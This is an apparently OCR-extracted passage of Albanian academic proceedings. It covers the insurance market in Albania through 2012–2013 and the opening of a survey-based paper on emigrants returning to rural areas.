
Rritja e nivelit të primit të sigurimit të detyrueshëm nga Ministria e Financave në Maj 2006 me rreth 50 %

Rritja e nivelit të kredive i cili çon në rritjen e nivelit të primeve të sigurimit të pronës(zjarr)apo të sigurimit të vetë mjeteve motorike (kasko) të lënë si kolateral nga kredimarrësit.

Rritja e fluksit të njerëzve që udhëtojnë jashtë vendit dhe që kanë të detyrueshme pajisjen me policën e sigurimit të shëndetit jashtë vendit.

Tregu i Sigurimit të jo-jetës në vitin 2012 shënoi një vëllim primesh bruto tëshkruara rreth 5, 5 miliardë lekë ose rreth 30, 46% më shumëse viti 2011.

Grafiku 2. Ndarja e tregut të sigurimeve të jetës në Shqipëri



Ecuria e tregut të sigurimeve në Shqipëri

Tregu i sigurimeve ka shënuar një ecuri me luhatje të ndryshme gjatë këtyre viteve.

Në vitin 1999 kur hynë në treg kompanitë e para private u vu re një ritëm mjaft i lartë rritjeje prej 50%. Ndërsa në vitin 2003 kur hynë disa kompani të tjera pati ngadalësim të ritmeve.

Viti 2005 shënoi një rënie të tregut, kjo tregon që nga numri relativisht i lartë i kompanive për një treg të kufizuar vetëm në një lloj produkti, siç është sigurimi i detyrueshëm motorik, ka ardhur një konkurrencë e ashpër. Për këtë periudhë 4-5 vjeçare rritja mesatare e tregut ishte 4.5%. Viti 2006 rezultoi me një rritje vjetore 12%, referuar volumit të primeve bruto. Ka dy faktorë që kanë ndikuar: së pari, në mars të 2006 pati një rritje të çmimit mesatar sepse u rivendosën çmimet sipas kapacitetit të automjetit, së dyti, është rritja e aktivitetit rreth 9.5% u rrit numri i kontratave.

Gjatë vitit 2006 pati një nismë për vetërregullim të tregut nga kompanitë e sigurimit, me krijimin e një agjenti të përbashkët për TPL-në motorike dhe Kartonin Jeshil, me synim për të evituar në një farë mase abuzimet që bëheshin dhe të mbijetonin në atë konkurrencë të egër në treg. Nga ana praktike kjo nismë pati ndikime të ndjeshme financiare te kompanitë e sigurimit.

Megjithatë rritja e vitit 2012 ishte e kënaqshme, po të kemi parasysh se tregu i sigurimeve në Shqipëri është një treg i ri krahasuar me vendet e Evropës, rritja është akoma e vogël.

Shkalla e depërtimit të produkteve të sigurimit në Shqipëri, si duke ju referuar primeve për frymë osenë% të PBB-së apo vlera e aktiveve është shumë e ulët në krahasim me vendet e rajonit.


Tregu i sigurimeve ka një shkallë të ulët depërtimi sepse ka mbetur i kufizuar në sigurimin e detyrueshëm motorik. Në vendin tonë ende mungon kultura e sigurimit vullnetar. Gjithsesi sigurimet vullnetare, megjithëse janë në një përqindje relativisht të ulët kanë rritje vitet e fundit. Rritja sidomos e sigurimeve të pronës dhe të jetës lidhet me zgjerimin e kredisë bankare.

Është bërë standard tashmë që me dhënien e kredisë të kërkohet të sigurohet kolaterali në formën e pronës bashku me jetën e kredimarrësit. Pra, shikojmë lidhjen e zhvillimeve të segmenteve të ndryshme të sektorëve financiarë. Sigurimet përbëjnë sektorin e dytë në sektorin financiar pas atij bankar.

Mbikqyrësit e këtij tregu duhet ta vëzhgojnë me shumë kujdes këtë fenomen, me synimin për të shmangur rrezikun potencial të transferimit të riskut nga sektori bankar në atë të sigurimeve. Problemi i transferimit të rrezikut nga një sektor financiar në tjetrin, sidomos nga bankat te sigurimetapoletat me vlerë ekziston aktualisht në botë dhe sa më shumë instrumente transferimi të ketë aq më i madh është rreziku.

Në grafikun më poshtë paraqitet ecuria e tregut të sigurimeve në vite.

Grafiku 3. Ecuria e primeve dhe dëmeve në vite



II. Probleme të tregut të sigurimeve

Sigurimet e detyrueshëm motorike vazhdojnë të dominojnë strukturën e tregut.

Dendësia e sigurimit

Në vitin 2012, primi për frymë ishte mesatarisht 3, 172 lekë (22. 81 euro). Nga kjo shumë, 312


lekë është shpenzuar në sigurimin e jetës dhe 2, 850 në sigurimin e jo-jetës. Në total, kjo shifër është 261 lekë më shumë se sa ishte në vitin 2011.

Primet e sigurimit të jo-jetës


Tregu i sigurimeve të jo-jetës gjatë vitit 2012 shënoi rritje të primeve të shkruara bruto me rreth 10. 84%, krahasuar me vitin 2011, duke arritur një vlerë prej afro 8. 04 miliardë lekë.

Tabela 1. Primet e shkruara bruto 2010-2012

Veprimtaria	Prime të shkruara bruto (milion lekë)			Ndryshimi në %	
	2010	2011	2012		
Jeta	848	941	880	10. 92	-6. 48
Jo-Jeta	7 297	7 256	8 042	0. 56	10. 84
Risigurumi	55	18	28	-66. 66	52. 91
total	8 200	8 215	8 951	0. 18	8. 95



Grafiku 4.



Sigurimet e detyrueshme

Gjatë vitit 2012, sigurimet e detyrueshme motorike (të përgjegjësisë së mbajtësve të mjeteve motorike ndaj palëve të treta) dominuan strukturën e tregut, duke sjellë rreth 51. 13% të të ardhurave nga primet e shkruara bruto të tregut të sigurimeve.

Primet e shkruara bruto të sigurimit MTPL e brendshme, në vitin 2012, arritën në rreth 3. 37 miliardë lekë, ose rreth 52. 79% më shumë se në vitin 2011.

Në vitin 2012, primet e shkruara bruto të portofolit Kartoni Jeshil ishin rreth 0. 69 miliardë lekë ose rreth 37. 56% më pak se në vitin 2011.

Në vitin 2012, primet e shkruara bruto të portofolit Sigurimi Kufitar ishin rreth 0. 52 miliardë lekë ose rreth 23. 80% më shumë se në vitin 2011.

Sigurimet vullnetare

Në vitin 2012, të ardhurat nga sigurimet vullnetare arritën në rreth 4. 37 miliardë lekë, ose 2. 55% më pak se të ardhurat e një viti më parë.


Në sigurimet vullnetare të jo-jetës me të ardhura rreth 3. 46 miliardë lekë, portofolet me peshë specifike më të lartë janë *zjarri dhe dëmtimet në pronë* me rreth 49. 30%, të pasuara nga

Sigurimi i Aksidenteve dhe i Shëndetit me rreth 17. 92% dhe *Sigurimi Kasko* me rreth 15. 65%.

Në portofolin *Sigurimi nga zjarri dhe dëmtimet në pronë*, gjatë vitit 2012, ndihet një rritje prej 21. 80% e volumit të primeve të shkruara bruto të këtij portofoli, krahasuar me vitin 2011.

Të ardhurat nga primet e shkruara bruto në sigurimet e *Aksidenteve dhe Shëndetit*, gjatë vitit 2012, arritën në rreth 621 milionë lekë, duke shënuar ulje prej 28. 96% në krahasim me vitin 2011. Peshën më të madhe të të ardhurave të këtij grupi e mbajtën *Sigurimet e Aksidenteve* me rreth 62. 30% të totalit.

Grafiku 5. Zhvillimi i tregut të sigurimeve të detyrueshme dhe vullnetare 2003-2012



Dëmet

Tregu i sigurimeve ka aktualisht një nivel të papërfillshëm të pagimit të dëmeve si dhe të shpenzimeve administrative të larta.

Në një treg financiar shpenzimet operative duhet të përbëjnë një pjesë të vogël të të ardhurave, zakonisht më pak se 20%, por kjo nuk ndodh në Shqipëri. Të ardhurat e kompanive të sigurimit janë tepër të larta krahasuar me shpenzimet, rrjedhimisht fitimi është i lartë. Kjo tregon se tregu i sigurimeve është ndër më fitimprurësit që operojnë në sistemin financiar jobankar. Nga statistikatat rezulton se vetëm 1.66% e shqiptarëve që kanë blerë një policë sigurimesh kanë përfituar në rast dëmi. Në tregun e sigurimeve të jetës vetëm 51 shqiptarë nga 41 mijë që kanë blerë një policë siguriimi kanë përfituar dëmshpërblim. Këta tregues por dhe të tjerë shtojnë nevojën për një kontroll më të detajuar nga organet përkatëse, gjë që pritët të ndodhë në të ardhmen.

Qëllimi kryesor i siguruesve në treg duhet të jetë përmbushja e detyrimeve që rrjedhin nga kontratat e sigurimeve dhe që lidhen me pagesën e dëmeve.

Raporti i ulët dëme/prime tregon se tregu ka shumë për të bërë në drejtim të përmirësimit të shërbimit ndaj klientit e publikut në tërësi.

Gjatë vitit 2012, shoqëritë e sigurimeve paguan rreth 2.82 miliardë lekë dëme, ose rreth 26.71% më shumë se në vitin 2011. Pjesa më e madhe e dëmeve të paguara bruto i përket sigurimeve motorike me 2.13 miliardë lekë, apo 75.49% të totalit.

Tabela 2. Prime të shkruara bruto sipas kategorisë të sigurimit(në total)

Grupimi sipas Llojit	Vlera (në mijë lekë)		Ndryshim i (në %)	Pjesa totalit (në %)	ndaj
Janar - Prill	2012	2013	13/12-1	2012	2013
Primi i shkruar bruto					
Në sigurimin e Jetës	285, 463	321, 284	12. 55	100. 00	100. 00
Në sigurimin eJo-Jetës	2, 387, 718	2, 444, 520	2. 38	100. 00	100. 00
Në sigurimin Motorik	1. 352. 023	1. 399. 616	3. 52	100. 00	100. 00
Në sigurimin MTPL e brendëshme	868. 406	893. 706	2. 91	100. 00	100. 00
Në sigurimin e KartonitJeshil	226. 338	255. 417	12. 85	100. 00	100. 00
Në sigurimin nga zjari, forcat e natyrës dhe dëmtime në pronë	672. 727	584. 488	(3. 12)	100. 00	100. 00
Në sigurimin e aksidentit dhe shëndetit	222. 804	231. 178	3. 76	100. 00	100. 00

Tabela 3.Dëme të paguara bruto sipas kategorisë së sigurimit(në total)

Grupimi sipas Llojit	Vlera (në mijë lekë)	Ndryshimi (në %)	Pjesa ndaj totalit (në %)	
Janar - Prill	2012	2013	13/12-1	2012
Dëmet epaguara				
Në sigurimin e Jetës	53. 048	21. 714	(59, 07)	100. 00
Në sigurimin eJo-Jetës	1. 015. 580	822. 148	(19, 05)	100. 00

						10
		709.	714.			0.
Në sigurimin Motorik		079	417	0. 75	100. 00	00
						10
Në sigurimin MTPL e brendëshme		421. 090	350. 997	(16. 65)	100. 00	0. 00
						10
Në sigurimin e KartonitJeshil		128. 986	215. 333	66. 94	100. 00	0. 00
						10
Në sigurimin nga zjari, forcat e natyrës dhe dëmtime në pronë		238. 816	38. 285	(83. 97)	100. 00	0. 00
Dëmet epaguara						
						10
Në sigurimin në sigurimin e aksidentit dhe shëndetit		65. 956.	68. 817	4. 34	100. 00	0. 00

Si përfundim, po të shohim raportin prime të shkruara bruto dhe dëme të paguara rezulton që gjatë vitit 2013 është rritur numuri i Primeve të shkruara bruto në krahasim me atë të dëmeve të paguara për llojet e ndryshme të sigurimeve

Kontrolli i tregut të sigurimeve në Shqipëri

Viti 2006 shënoi një hap të rëndësishëm në drejtim të reformimit të mbikqyrjes dhe rregullimit të sistemit financiar jobankar. Me qëllim reformimin e sistemit rregullatorfinanciar jobankar, në tetor 2006 u realizua integrimi i enteve rregullatore-mbikëqyrëse për aktivitetin e tregjeve dhe subjekteve në fushën e sigurimeve, tregut të letrave me vlerë si dhe instituteve të pensioneveprivate suplementare.

Në këtë kuadër u realizua unifikimi i Autoritetit të Mbikëqyrjes së Sigurimeve (AMS), Komisionit të Letrave me Vlerë(KLV), si dhe Inspektoriatit të Instituteve të Pensioneve Private Suplementare(IPPS), duke krijuar Autoritetin e Mbikëqyrjes Financiare(AMF) si të vetmin institucion përgjegjës për liçensimin, mbikëqyrjen dhe rregullimin e të gjithë aktivitetit që i përket sektorit financiar jobankar në Shqipëri. Kjo ishte një arritje, sepse ishte një nismë për të krijuar një rregullator të pavarurpër vendosjen e standardeve të njëjta trajtimi të të gjithë sektorëve për të shuar dhe ndikimet potenciale apo reale politike, apo të grupeve të ndryshme, të cilat deformojnë zhvillimin e biznesit.

Avantazhet e integrit

Mbikëqyrja e integruar është një përjasje e cila bazohet mbi supozimin që në një ekonomi globale ndryshimet mbi institucionet që ofrojnë shërbime financiare po bëhen gjithnjë e më tepër të vogla dhe shpeshherë shkaktojnëpraktika rregullative

kontradiktore, të cilat mund të lenë shteg për abuzime apo influenza negative në zhvillimin e tregjeve financiare. Në dekadën e fundit vihet re një tendencë e theksuar e unifikimit të rregullatorëve financiarë, karakteristikë kjo edhe për Evropën Lindore.

Një strukturë plotësisht e integruar mbikëqyrëse është më e mirë se një strukturë e fragmentuar për këto arsye:

Integrimi siguron standarde dhe trajtime të njëjta rregullimi për sektorë të ndryshëm

Integrimi ofron sinergjitë midis fushave të ndryshme funksionale të rregullatorit si nga pikëpamja e personelit ashtu dhe e neutralitetit rregullator

Integrimi lehtëson bashkëpunimin ndërkombëtar

III. E ardhmja e tregut të sigurimeve në Shqipëri

Hyrja e kompanive të huaja në tregun shqiptar të sigurimeve shihet si një zhvillim pozitiv që dotë ketë ndikime në treg sidomos në prezantimin e produkteve të reja dhe kjo do të krijojë frymëmarrje për të gjithë biznesin, sepse do të shkëputen nga konkurrenca e kufizuar në sigurimet motorike. Kjo është një ngjarje e rëndësishme në drejtim të zhvillimit të një biznesi me një fillozofi të re, në bazë të standardeve evropiane, e orientuar drejt konsumatorit, me përmirësim të treguesve kryesorë siç janë ato të dëmeve, shpenzimeve, risigurimeve etj. Këto kompani të huaja do të sjellin jo vetëm zhvillimin e biznesit por dhe sjelljen e koncepteve të reja si dhenjë mënyrë tërë të të bërit biznes.

Krahas futjes së kompanive të huaja e ardhmja e tregut të sigurimeve do të mbështetet në forcimin e mbrojtjes së konsumatorit në dy drejtime kryesore, në radhë të parë përmirësimin e cilësisë së produkteve e shërbimeve dhe së dyti rritjen e transparencës që përfundon në përmirësimin e koeficientit të dëmeve, me një pagim më të mirë si sasi, cilësi dhe kohë të dëmëvendaj konsumatorit.

Për kompanitë e sigurimit si biznese me bazë besimin është e rëndësishme të kenë këtë imazh, që krijohet vetëm kur mbahen përgjegjësitë e marra. Tjetër synim është që të vendosin standardë ndërkombëtarë për mbikëqyrjen. Ajo që është më kryesore është evidentimi i rreziqeve dhe kompanitë të veprojnë në arritjen e parametrave teknikë që të përballojnë përgjegjësitë që ato marrin. Kjo është një metodologji e re që kërkon një filozofi dhe metodikë të re.

Nga zhvillimet e deritanishme të tregut ka dalë e nevojshme që të rishikohet kuadri ligjor i sigurimeve. Sigurimet rregullohen nga tre ligje:

ligji nr. 9572 datë 03. 07. 2006 “Për Autoritetin e Mbikëqyrjes Financiare”

ligji nr. 9267 datë 29. 07. 2004 “Për veprimtarinë e sigurimeve, të risigurimeve dhe të ndërmjetësimit në sigurime dhe risigurime i amenduar në 2007 i cili ka nevojë për saktësime dhe përmirësime;

ligji i sigurimeve të detyrueshme motorike i vitit 1993 i cili duhet të zëvendësohet me një ligj të ri.

Kompanitë e sigurimit duhet të synojnë që në të ardhmen veprimtaria siguruese të shtrihet edhe në sektorin e ndërtimit, karburanteve, minierave dhe hotelerisë.

Prespektiva e zhvillimit të sektorit financiar jobankar do të jetë:

1. Përafrimi i legjislacionit me atë të Bashkimit Evropian, në kuadër të zbatimit të Marrëveshjes së Stabilizim-Asocimit.
2. strukturimi i zhvillimit të tregjeve sipas standardeve.
3. mbrojtja e konsumatorit

Qëndrueshmëria makroekonomike e Shqipërisë, progresi në regjimin rregullator dhe mbikëqyrës të sistemit financiar jo-bankar, potencialet e larta që ofron vendi, masat e marranë drejtim të parandalimit të efekteve të krizës financiare botërore, pritet të shoqërohen me një zhvillim të mëtijshëm të tregjeve financiare jo-bankare.

Këto zhvillime pritet të kenë ndikim pozitiv në rritjen e interesit të investitorëve të huaj prestigjiozë për tregjet financiare jo-bankare në Shqipëri. Interesi i investitorëve seriozë, tashmë i konkretizuar në sektorin e sigurimeve, po vijon të rritet edhe për sektorët e letrave me vlerë dhe pensione private.

Implementimi i përvojave dhe praktikave më të mira i cili i ka dhënë frutet e veta me hedhjen në treg të produkteve të reja të sigurimeve, kryesisht në fushën e jetës dhe shëndetit do të shihet si një udhëzues në drejtim të hapave të mëtijshëm. Ndikime pozitive priten në elemente të tjerë si qeverisjen e shoqërisë, aplikimin e kriterit fit&proper dhe cilësinë e shërbimeve.

Rritja e efektivitetit dhe integritetit të tregjeve financiare jo-bankare do të shoqërohet me fushata edukuese dhe nxitëse për publikun, që do të synojnë rritjen e ndërgjegjësimit, interesit dhe për rrjedhojë të kërkesës për produkte financiare.

Në të ardhmen, pritet që të ketë rritje në këtë treg dhe faktorët që do të influencojnë atëjanë:

-Zhvillimi dhe rritja e përgjithshme e ekonomisë;

-Ndryshimi i qëndrimit të qytetarëve dhe bizneseve ndaj riskut. Pra, gjithnjë e më tepër po kuptohet nevoja e transferimit të riskut tek shoqëritë e specializuara.

-Zhvillimi më tej i sigurimit të jetës, duke e kuptuar prej qytetarëve këtë sigurim si një investim në të ardhmen e tyre dhe të familjeve.

-Futja e investitorëve të huaj, ka sjellë garanci të madhe në këtë treg.

Konkluzione

Tregu i sigurimeve në Shqipëri është relativisht i ri i krahasuar me vendet e tjera të Evropës. Ai është një treg në zhvillim që karakterizohet nga ndryshime të shpejta.

Fitimet e kompanive të sigurimit janë tepër të larta, kjo si rezultat i çmimeve të larta dhe mospagimi i dëmeve për të cilat janë siguruar klientët. Prandaj ka lindur si domosdoshmëri liberalizimi i çmimeve, forcimi dhe shtimi i procedurave që rregullojnë këtë treg.

Kompanitë janë më të prirura të shtojnë pasurinë e tyre sesa të përmirësojnë cilësinë e shërbimit ndaj klientëve, kjo vihet re më tepër te kompanitë e reja.

Nga të dhënat e raporteve vjetore të kompanive të sigurimit vihet re se peshën më të madhe në të ardhurat totale e zënë sigurimet e detyruara (sigurimet motorike) ndërkohë që sigurimet vullnetare (sigurimi i pasurisë, i shëndetit) zënë një përqindje të vogël. Ky raport midis sigurimeve të detyrueshme dhe vullnetare është i kuptueshëm pasi të ardhurat e popullsisë së vendit tonë vazhdojnë të jenë të ulta po ashtu mungon dhe tradita e një sigurimi vullnetar, pa haruar të përmendim dhe gamën e ngushtë të produkteve të ofruara.

Disa prej kompanive të sigurimit, kryesisht ato më të reja ofrojnë çmime të policave të sigurimit poshtë atyre të miratuara nga Ministria e Financave. Kjo dëmton kompanitë e tjera të cilat funksionojnë në bazë të ligjit, largon klientët si rezultat i konkurrencës së pandershme.

Viht re një vëmendje e madhe nga ana e investitorëve të huaj të cilët kanë blerë disa prej kompanive më të mira në treg. Kjo hyrje e kompanive të huaja në treg do të ketë ndikime në treg, sidomos në prezantimin e produkteve të reja, do të krijojë frymëmarrje për të gjithë biznesin, do të sjellë koncepte të reja dhe një mënyrë të re të të bërit biznes.

Tregu i sigurimeve premtonzhvillime potenciale për të ardhmen.

Rekomandime

Shtimi i kontrollit nga institucionet përkatëse, mbikqyrja e tregut për të shmangur praktikatat abuzive, si dhe marrja e masave ndëshkuese deri në pezullim liçence për ato kompani që abuzojnë.

Është e domosdoshme që kompanitë të përmirësojnë shërbimin ndaj klientëve të tyre duke u përqëndruar në një trajtim të shpejtë dhe real të dëmeve.

Kompanitë e sigurimit konkurojnë me një numër të kufizuar produktesh kjo bën që i gjithë tregu të jetë i fokusuar në një gamë të ngushtë sigurimesh. Futja e produkteve të reja do t'i japë më tepër gjallëri tregut, çdo kompani mund të përqëndrohet në ato sigurime që ajo i plotëson më mirë. Nga ana tjetër klientët do të kenë më shumë mundësi zgjedhjeje dhe një shërbim më cilësor.

Në vendin tonë ende mungon kultura e sigurimit vullnetar. Ndërkohë që në Evropë primi për frymë është 400-500 euro, tek ne kjo vlerë është shumë e ulët. Për ta ndryshuar këtë situatë duhet të bëhet ndërgjegjësimi i opinionit publik për rëndësinë

e sigurimeve vullnetare “jetojmë në një botë të pasigurt ku në çdo moment mund të ndodhë një ngjarje e pakëndëshme, kalimi i një pjese të riskut te kompanitë e sigurimit do të ishte zgjidhja më e mirë”.

Në Shqipëri kompanitë aplikojnë tarifa fikse sigurimi për automjetet, ndryshe nga vendet perëndimoreku merren parasysh një sërë detajesh. Fakti nëse je një drejtues mjeti i ri apo me përvojë duhet të luajë një rol të rëndësishëm në sasinë e parave që individi paguan në kompaninë e sigurimit. Gjithashtu numri i aksidenteve dhe gjobave (penalizimeve) që mund të ketë një individ duhet të jetë shumë domethënës. Prandaj është i rëndësishëm përmirësimi i menaxhimit strategjik.

Nga zhvillimet e deritanishme të tregut duket se është domosdoshmëri rishikimi i kuadrit ligjor të sigurimeve.

Liberalizimi i çmimeve do të rritë konkurrencën midis kompanive të sigurimit, të cilat duke synuar të kapin sa më shumë pjesë në treg do të ulin çmimet. Kjo do të sjellë përfitim për të siguruarit sepse këtë gjë do t’a bëjnë edhe kompanitë të cilat janë të afta të ofrojnë një shërbim cilësor. Konkurenca do bëjë që individët të sigurohen lirë nga kompanitë më të mira të sigurimit. Aktualisht janë kryesisht kompanitë e vogla që aplikojnë këtë praktikë por shërbimi nga ana e tyre lë shumë për të dëshiruar.

Bibliografia

Raporti vjetor, 2012i AMF

“Zhvillimet e tregut të sigurimeve në Shqipëri për vitin 2012”, AMF

“Sfidat në sektorin e Sigurimeve”, Kledian Kodra

Revista Monitor “Ja problemet e tregut të sigurimeve”, 2 shtator 2013

“Manual për marrjen në sigurim” (për përdorim të brendëm të kompanive të sigurimeve)

Buletini statistikor, tregu i sigurimeveJanar –Prill 2013, (publikuar më 24 maj 2013), Drejtoria e kërkimeve dhe statistikës, Autoriteti i mbikqyrjes financiare. P. O. Box 8363 Tiranë. Albania

Periodiku i AMF, nr. 55

www.amf.gov.al

www.aso.Mk.com

PROBLEME SOCIALE DHE EKONOMIKE TË EMIGRANTËVE TË ARDHUR NGA EMIGRIMI NË ZONËN RURALE

Yllson Manoku¹, Mamica Nene¹, Erion Nexhipi¹

Universiteti "Fan S. Noli", Korçë

Përmbledhje

Kthimi i emigrantëve në vendet e origjinës është një fenomen historik i njohur dhe në vendin tonë. Zakonisht kthimi bëhet në moshë të avancuar, kur janë plotësuar qëllime të caktuara, për të investuar kursimet nga të ardhurat në emigracion etj. Në vitet e fundit kemi një kthim më masiv të emigrantëve sidomos nga Greqia dhe Italia. Ky kthim shoqërohet me probleme ekonomike dhe sociale që në disa aspekte janë më të ndjeshme në zonën rurale. Fokusi i këtij shkrimi është njohja e shkaqeve të kthimit si dhe problemet ekonomike dhe sociale të emigrantëve të kthyer në zonën rurale. Nga të anketuarit rezultoi se 75-76 përqind janë kthyer nga Greqia dhe 21.1 përqind nga Italia dhe diferenca nga vende të tjera. Për mbi 59 përqind shkak i kthimit ka qenë humbja e vendit të punës. Pas kthimit, 50 përqind janë vetëpunësuar në bujqësi ndërsa në aktivitetet jo bujqësore rreth 24 përqind, kryesisht në tregti, prodhim materiale ndërtimi, punime alumini, servise makinash etj. Problemet me të cilët janë ndeshur fëmijët janë ato të gjuhës 54.3 përqind në nivel mesatar dhe shumë, në mënyrën e jetesës 64 përqind në nivelin mesatar dhe shumë dhe mbi 66 përqind e kanë shumë problem shkollimin. Për vështirësitë me të cilat janë ndeshur, 25.5 përqind janë të mendimit se do të kthehen në emigrim ndërsa 58.1 përqind janë të pavendosur.

Fjalë kyçe. Emigrim, kthim i emigrantëve, punësim, probleme sociale.

Abstract

In the recent years many people are returning from emigration. Focus of this article is return of emigrants to the rural area. For this aim are asked 134 emigrants. About 75-76 per cent of emigrants are returned from Greece and 21.1 percent from Italy. For over than 59 percent of them main reason was losing the job, 26.3 percent for family reasons, and 10.5 percent because had achieved the aims. After return 50 percent are self-employed in agriculture, about 24 percent in activities out agriculture (retailing, production of construction materials, car serves etc.) The emigrants need for assistance and information about activities more profitable to investment. Besides the parents, and children are faced with difficulties related to language, lifestyle, education etc. Thus for over than 66 percent of children in rural school have too much difficulty on the education.

Hyrje

Vite më parë kemi shkruar për një fenomen të rishfaqur fuqishëm që në fillimet e demokratizimit të vendit, për emigracionin masiv që filloi në një mënyrë specifike me hyrjet masive në ambasadat e huaja, vazhdoi me kalimin masiv të kufirit

shtetëror dhe vazhdon në mënyrë të rrallë me viza. Flitet për rreth një milion emigrantë, pjesa më e madhe e të cilëve në shtetet fqinje Greqi dhe Itali.

Mbas rreth dy dekadave jemi të imponuar të shkruajmë për “emigrimin” e një pjese të tyre në vendlindjen e tyre. Ky, nuk është një fenomen i izoluar shqiptar. Sipas statistikave të Bashkimit Evropian në vitin 2010 i kanë lënë këto vende mbi 2 milion njerëz. Historia e emigrimeve tregon se rikthimi në vendet e tyre është një proces normal. Ajo që vlen të analizohet janë shkaqet e kthimit masiv, problemet me të cilat ballafaqohen të kthyerit në aspektet ekonomike dhe sociale sidomos në zonën rurale. Ky është dhe fokusi i këtij shkrimi.

Metoda

Janë përdorur të dhëna sekondare mbi emigrimin gjatë viteve, por të dhënat primare janë determinante. Për këtë qëllim shërbeu anketimi i më shumë se 130 personave të kthyer në zonën rurale ku përfshiheshin fshatra që janë vendosur në zonën fushore, kodrinore dhe malore.

Nga të anketuarit 37. 3 përqind ishin të moshës 30 - 35 vjet, 15. 7 përqind të moshës 36- 40 vjet dhe të tjerët mbi moshën 40 vjet. Pjesa më e madhe ishin me arsim të mesëm 58. 2 përqind dhe arsim deri tetëvjeçar 40. 3 për qind.

Përpunimi i të dhënave të grumbulluara nëpërmjet pyetësorit u bë nëpërmjet programit kompjuterik SPSS.

Rezultatet dhe diskutimi i tyre

a. Viti i emigrimit

Emigrantët e kthyer kanë emigruar në vite të ndryshme. Tabela 1.

<i>Vitet</i>	<i>Në %</i>
1990-1996	28. 3
1997-2000	32. 9
2001-2005	26. 2
Pas vitit 2006	12. 6
Gjithsej	100. 0

Tabela 1. Periudhat e emigrimit

Sikurse shihet pjesa më e madhe e emigrantëve të kthyer kanë emigruar gjatë viteve 1997-2000, 32. 9 përqind, që sikurse është njohur lidhet me tronditjet sociale, ekonomike dhe politike të ndodhura në vitet 1997 dhe 1998.

Periudha e emigrimit lidhet me vitet e qëndrimit në emigracioni. Tabela 2.

Vitet e qëndrimit	Në %
Deri 5 vjet	20.3
6-10 vjet	34.6
Mbi 10 vjet	45.1
Gjithsej	100.0

Tabela 2. Koha e qëndrimit në emigracion

Mbi 45 përqind e atyre që janë kthyer kanë qëndruar mbi 10 vjet dhe 6-10 vjet 34.6 përqind. Mund të themi qëndrimi i tyre në emigracion ka zgjatur për një kohë relativisht të gjatë, çka ka ndikuar në përshtatjen më të madhe të tyre me një mënyrë jetese të ndryshme nga ajo e mëparshme.

b. Vendi i qëndrimit në emigracion

